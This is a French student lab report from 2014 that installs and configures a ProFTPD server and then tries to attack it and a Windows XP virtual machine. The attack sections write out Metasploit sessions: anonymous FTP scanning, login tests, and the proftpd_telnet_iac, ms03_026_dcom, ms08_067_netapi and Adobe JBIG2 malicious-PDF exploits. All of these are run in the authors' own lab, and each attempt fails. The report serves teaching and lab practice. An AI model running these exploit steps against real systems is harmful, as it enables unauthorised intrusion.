



# RAPPORT LINUX

ECE PARIS

Année 2013/2014

**VEDRENNE Julien**  
**SOHIB Tabiche**  
**27/04/2014**

## Sommaire

I.	Serveur FTP.....	3
1.	Présentation .....	3
2.	Installation .....	4
3.	Configuration.....	5
4.	Lancement du serveur .....	6
5.	Configuration de la box .....	7
6.	Utilisation .....	8
7.	Tentons de pirater notre serveur FTP : .....	9
a)	Démarrage de Metasploit .....	9
b)	Scan des serveurs FTP activé .....	9
c)	Test de Connexion au serveur avec Metasploit .....	10
d)	Tentative d'exploitation de la faille de sécurité. ....	11
8.	Autres applications de Metasploit .....	11
9.	Conclusion .....	14
II.	Sources .....	14

# I. Serveur FTP


## 1. Présentation

Avant de nous attaquer à l'installation, on va commencer par définir ce qu'est un serveur FTP, et avant ça ce que veut dire FTP.

File Transfert Protocol, plus connu sous le nom de FTP est un protocole qui permet l'envoi et la réception de fichier (« tout est fichier sur linux ») d'un serveur à client

Si les deux sont bien évidemment connecté, il existe plusieurs types de réseau, le plus connu étant le réseau internet mais il peut y avoir des réseaux à moins grande échelle tel que des réseaux intranet ou darknet .

Voici le schéma représentant



## 2. Installation


Afin d'installer un serveur FTP sur votre serveur (ou ordinateur) vous avez besoin d'installer un paquet qui sera votre serveur FTP.

Nous utiliserons ProFTPD.

Pour télécharger et installer proFTPD il faut saisir la commande suivante :

```
sudo apt-get install proftpd
```

`sudo apt-get install proftpd`



```
chaouchi@chaouchi-Latitude-E5430-non-vPro: ~  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$ sudo apt-get install proftpd  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances  
Lecture des informations d'état... Fait  
Note : sélection de « proftpd-basic » au lieu de « proftpd »  
proftpd-basic est déjà la plus récente version disponible.  
0 mis à jour, 0 nouvellement installés, 0 à enlever et 4 non mis à jour.  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$
```

Une fois l'installation terminée, on peut passer à la configuration.

### 3. Configuration


Pour configurer le serveur il faut éditer le fichier de configuration (proftpd.conf), on utilisera le « logiciel » gedit

```
sudo gedit /etc/proftpd/proftpd.conf
```

```
chaouchi@chaouchi-Latitude-E5430-non-vPro: ~  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$ sudo gedit /etc/proftpd/proftpd.conf
```

Gedit s'ouvre, permettant d'éditer le fichier de configuration


Une fois les modifications apporté on sauvegarde et quitte gedit.



#### 4. Lancement du serveur

Après l'édition, il faut recharger les fichiers afin que les modifications soient prises en compte


```
sudo /etc/init.d/proftpd reload
```



```
chaouchi@chaouchi-Latitude-E5430-non-vPro: ~  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$ sudo /etc/init.d/proftpd reload  
* Reloading ftp server proftpd  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$
```

Une fois le rechargement fini, on lance le serveur

```
sudo /etc/init.d/proftpd start
```



```
chaouchi@chaouchi-Latitude-E5430-non-vPro: ~  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$ sudo /etc/init.d/proftpd start  
* Starting ftp server proftpd  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$
```

## 5. Configuration de la box

Avant tous, il faut connaître l'adresse ip locale de la machine :


*ifconfig*

```
chaouchi@chaouchi-Latitude-E5430-non-vPro: ~  
chaouchi@chaouchi-Latitude-E5430-non-vPro:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr f0:1f:af:1a:3f:a9  
          UP BROADCAST MULTICAST  MTU:1500  Metric:1  
          Packets reçus:0 erreurs:0 :0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 lg file transmission:1000  
          Octets reçus:0 (0.0 B) Octets transmis:0 (0.0 B)  
          Interruption:18  
  
eth1      Link encap:Ethernet  HWaddr bc:85:56:bb:64:40  
          inet adr:192.168.0.11 Bcast:192.168.0.255  Masque:255.255.255.0  
          adr inet6: fe80::be85:56ff:febb:6440/64 Scope:Lien  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          Packets reçus:365710 erreurs:0 :0 overruns:0 frame:81273  
          TX packets:226336 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 lg file transmission:1000  
          Octets reçus:537538987 (537.5 MB) Octets transmis:19326046 (19.3 MB)  
          Interruption:17
```

L'adresse ip local de la machine est ici, 192.168.0.11 .

Le but étant de redirigé les connexions entrante sur un certain port vers notre machine (ici 192.169.0.11).

Pour ce faire rendez-vous à la page de configuration de votre box (ici Free mafreebox.free.fr)



## 6. Utilisation

Afin de se connecté à votre serveur FTP, il faut avant tout connaître l'adresse ip de celui-ci, Ce sera donc l'adresse ip (fixe) de votre box

The screenshot shows the homepage of mon-ip.com. The main banner features the text "EXCEPTIONNEL! VOTRE CLÉ USB DE 32 GIGA GRATUITE" with a "Commander" button. Below this, the website displays the user's IP address: "Votre adresse IP est : 88.189.220.". Other information shown includes the associated host name "cou93-8-88-189-220-183.fbx.proxad.net" and the port "Port Utilisé : 37681". A sidebar on the left contains links to various tools and services. The bottom section includes a Google search bar and a link to check if the IP is dynamic.

Maintenant il suffi de ci connecter à l'aide de n'importe quel client FTP a l'adresse indiqué avec le port voulu

The screenshot shows an FTP client interface with the address bar set to "ftp://88.189.220.183:72". The main area displays a file index with the following columns: Nom, Taille, and Date de modification.

Nom	Taille	Date de modification
Bureau/		07/04/14 22:45:00
Desktop/		06/04/14 01:40:00
Documents/		01/04/14 19:21:00
Downloads/		01/04/14 20:29:00
Images/		07/04/14 23:13:00
Modèles/		02/04/14 14:02:00
Musique/		06/04/14 13:48:00
Pictures/		01/04/14 19:17:00
PlayOnLinux's virtual drives	0 B	26/03/14 21:59:00
Public/		26/03/14 15:05:00
Public_html/		06/04/14 02:00:00
Téléchargements/		07/04/14 22:45:00
Ubuntu One/		26/03/14 15:05:00
Vidéos/		02/04/14 14:02:00
examples.desktop	8.8 kB	26/03/14 14:06:00
sketchbook/		01/04/14 20:42:00



## 7. Tentons de pirater notre serveur FTP :

### a) Démarrage de Metasploit

Pour commencer il faut lancer la base de donnée dont se sert Metasploit pour fonctionner : PostgreSQL. Puis ensuite on peut lancer le service Metasploit et pour finir la console pour utiliser toutes ses fonctions.

```
root@Kali:~# service postgresql start
[ok] Starting PostgreSQL 9.1 database server: main.
root@Kali:~# service metasploit start
[ok] Metasploit rpc server already started.
[ok] Metasploit web server already started.
[ok] Metasploit worker already started.
root@Kali:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
```

### b) Scan des serveurs FTP activé

Pour ce faire metasploit met à notre disposition un utilitaire nommé anonymous. On le lance :

```
msf > use auxiliary/scanner/ftp/anonymous
```

Puis on paramètre l'intervalle des adresses à tester :

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.0-255
```

Puis le port utilisé (déjà sur 21 de base) :

```
msf auxiliary(anonymous) > set RPORT 21
```

Et le nombre d'adresse à tester :

```
msf auxiliary(anonymous) > set THREADS 255
```

Ses informations nous sont apportées par la commande *show options* :

```
msf auxiliary(anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):
-----
Name      Current Setting  Required  Description
-----
FTPPASS   mozilla@example.com no        The password for the specified username
FTPUSER   anonymous        no        The username to authenticate as
RHOSTS    21               yes       The target address range or CIDR identifier
RPORT     21               yes       The target port
THREADS   1               yes       The number of concurrent threads
```

On lance la recherche :

```
msf auxiliary(anonymous) > exploit
```

On observe comme résultat mon serveur avec son adresse correspondante :

```
*] 192.168.1.44:21 Anonymous READ (220 ProFTPD 1.3.4a Server (Haute Savoie) [::ffff:192.168.1.44])
```

### c) Test de Connexion au serveur avec Metasploit

On utilise un utilitaire nommé ftp\_login qui nous est offert par metasploit que l'on lance :

```
msf auxiliary(anonymous) > use auxiliary/scanner/ftp/ftp_login
```

On met comme adresse seulement le serveur qui nous intéresse trouvé au préalable avec une seule adresse à tester :

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.1.44
RHOSTS => 192.168.1.44
msf auxiliary(ftp_login) > set THREADS 1
THREADS => 1
```

Puis on lance et on obtient une connexion en tant que anonyme réussi :

```
msf auxiliary(ftp_login) > exploit
[*] 192.168.1.44:21 - Starting FTP login sweep
[*] 192.168.1.44:21 - FTP Banner: '220 ProFTPD 1.3.4a Server (Haute Savoie) [::ffff:192.168.1.44]\x0d\x0a'
[+] 192.168.1.44:21 - Successful FTP login for 'anonymous': 'chrome@example.com'
[*] 192.168.1.44:21 - User 'anonymous' has READ access
[*] Successful authentication with read access on 192.168.1.44 will not be reported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Cependant on veut aussi avoir le droit d'écriture et de pouvoir pénétrer dans le serveur sans avoir à ce connecté.

#### d) Tentative d'exploitation de la faille de sécurité.

Sur les versions de Proftpd précédente à la notre une faille de sécurité a été révéler cependant elle a malheureusement était corrigé ce qui va entrainer l'échec de notre manipulation.

Cette faille se situe au niveau du protocole telnet iac :

```
msf auxiliary(ftp_login) > use linux/ftp/proftpd_telnet_iac
```

Une fois lancer puis paramétrer l'accès est refusé soit disant non trouvé c'est l'erreur qui est due a la mise a jour qui corrige cette faille de sécurité.

```
msf exploit(proftpd_telnet_iac) > set RHOST 192.168.1.144
RHOST => 192.168.1.144
msf exploit(proftpd_telnet_iac) > run
[*] Started reverse handler on 192.168.1.44:4444
[-] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.144:21) was unreachable.
msf exploit(proftpd_telnet_iac) > shows target
[-] Unknown command: shows.
msf exploit(proftpd_telnet_iac) > show targets
Exploit targets:
  Id  Name
  ---  ---
  0    Automatic Targeting
  1    Debug
  2    ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
  3    ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
  4    ProFTPD 1.3.2c Server (Ubuntu 10.04)
msf exploit(proftpd_telnet_iac) > TARGET 0
[-] Unknown command: TARGET.
msf exploit(proftpd_telnet_iac) > set TARGET 0
TARGET => 0
msf exploit(proftpd_telnet_iac) > run
[*] Started reverse handler on 192.168.1.44:4444
[-] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.144:21) was unreachable.
```

## 8. Autres applications de Metasploit

Metasploit offre de nombreux exploits possible notamment sur des prises de contrôles d'ordinateur à distance c'est ce qu'on va essayer de voir maintenant avec une machine virtuelle sous XP qui va servir de cible.

On va utiliser l'exploit dcom pour scanner les exploits possibles :

```
msf > search dcom
Matching Modules
=====


| Name                                       | Description                                                  | Disclosure Date         | Rank   | Dependencies |
|--------------------------------------------|--------------------------------------------------------------|-------------------------|--------|--------------|
| auxiliary/scanner/telnet/telnet_ruggedcom  | Telnet Password Generator                                    |                         | normal | RuggedCom    |
| exploit/windows/dcerpc/ms03_026_dcom       | Microsoft RPC DCOM Interface Overflow                        | 2003-07-16 00:00:00 UTC | great  | M            |
| exploit/windows/driver/broadcom_wifi_ssids | Broadcom Wireless Driver Probe Response SSID Overflow        | 2006-11-11 00:00:00 UTC | low    | B            |
| exploit/windows/smb/ms04_031_netdde        | Microsoft NetDDE Service Overflow                            | 2004-10-12 00:00:00 UTC | good   | M            |
| exploit/windows/smb/psexec_psh             | Microsoft Windows Authenticated Powershell Command Execution | 1999-01-01 00:00:00 UTC | manual | M            |


```

On utilise la commande use avec l'exploit qui est noté « great » pour lancé le paramétrage

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

On doit ensuite rentrer l'adresse ip de la machine ciblé :

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
```

Ensuite toutes les actions que l'on peut effectuer grâce à cet exploit peuvent nous être données en utilisant la touche tab au bout de notre ligne

```
msf exploit(ms03_026_dcom) > set payload windows/
Display all 109 possibilities? (y or n)
set payload windows/adduser
```

On va choisir d'exécuter un programme sur la machine cible en choisissant exec :

```
msf exploit(ms03_026_dcom) > set payload windows/exec
payload => windows/exec
```

On rentre en paramètre le programme que l'on veut exécuter `set CMD cmd.exe` pour ouvrir la console sur la machine cible.



On lance ensuite l'exploit (même résultat en utilisant l'exploit netapi et dcom) :

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.1.44:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
```

Cependant il n'arrive pas à établir une connexion avec le Windows XP sûrement car la SP3 a fait les mises à jour de sécurité suffisante.


Nous avons aussi essayé d'autre manière de s'introduire dans un pc XP notamment par exemple en exploitant la faille associée à adobe reader 9.0.0 qui consiste à héberger un serveur grâce à metasploit et lorsque l'utilisateur ciblé de XP rentre l'adresse il lui est proposé d'ouvrir un pdf et c'est alors que metasploit est censé établir une connexion mais sans résultat comme au préalable.

On nomme le fichier pdf que la victime va tenter d'ouvrir puis on met notre adresse ip en tant que hébergeur :

```
msf exploit(adobe_jbig2decode) > set LHOST 192.168.1.44
LHOST => 192.168.1.44
msf exploit(adobe_jbig2decode) > set SRVHOST 192.168.1.44
SRVHOST => 192.168.1.44
```

```
msf exploit(adobe_jbig2decode) > set URIPATH test
URIPATH => test
```

On voit que la victime rentre l'adresse créée ci-dessus par metasploit ce qui lui propose un téléchargement (Test exécuté avec une Virtual box windows XP SP3) :



Une fois accepter notre terminal linux le récupère mais n'arrive pas à établir la connexion :

```
msf exploit(adobe_jbig2decode) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.44:4444
msf exploit(adobe_jbig2decode) > [*] Using URL: http://192.168.1.44:80/test
[*] Server started.
msf exploit(adobe_jbig2decode) > [*] 192.168.1.36 adobe_jbig2decode - Sending Adobe JBIG2Decode Heap Corru
ion
```

Il y a aussi une faille similaire sur internet explorer 8 qui consiste a envoyé un url à la victime et lorsque que il clique on prend le contrôle de son ordinateur mais on se retrouve toujours avec le même problème peut être du à l'utilisation de la machine virtuelle même si il est plus probable que les mises a jour windows et logiciel corrige très rapidement ces failles de sécurité. On retrouve encore une faille similaire sur Java 1.7 update 6 qui consiste a cette fois-ci exécuter un script lorsque l'url est rentré par l'utilisateur.

## 9. Conclusion

Nous avons pris beaucoup de plaisir à tenter de repousser nos limites dans un univers si vaste et si complet que nous offre linux. Grace à ce projet nous nous sommes vraiment rendu compte à quelle point l'on peut aller loin avec un outil comme linux qui avec du temps offre des possibilités hors du commun. Nous avons pu remarquer qu'héberger un serveur est à notre portée ce que nous n'aurions jamais imaginé avant. De plus nous avons touché le domaine de la sécurité informatique qui va devenir une problématique de plus en plus présente au fil du temps.

## II. Sources

- Open class room
- <http://www.tux-planet.fr/>
- <http://realitygaming.fr/threads/ultra-detaille-metasploit.209031/>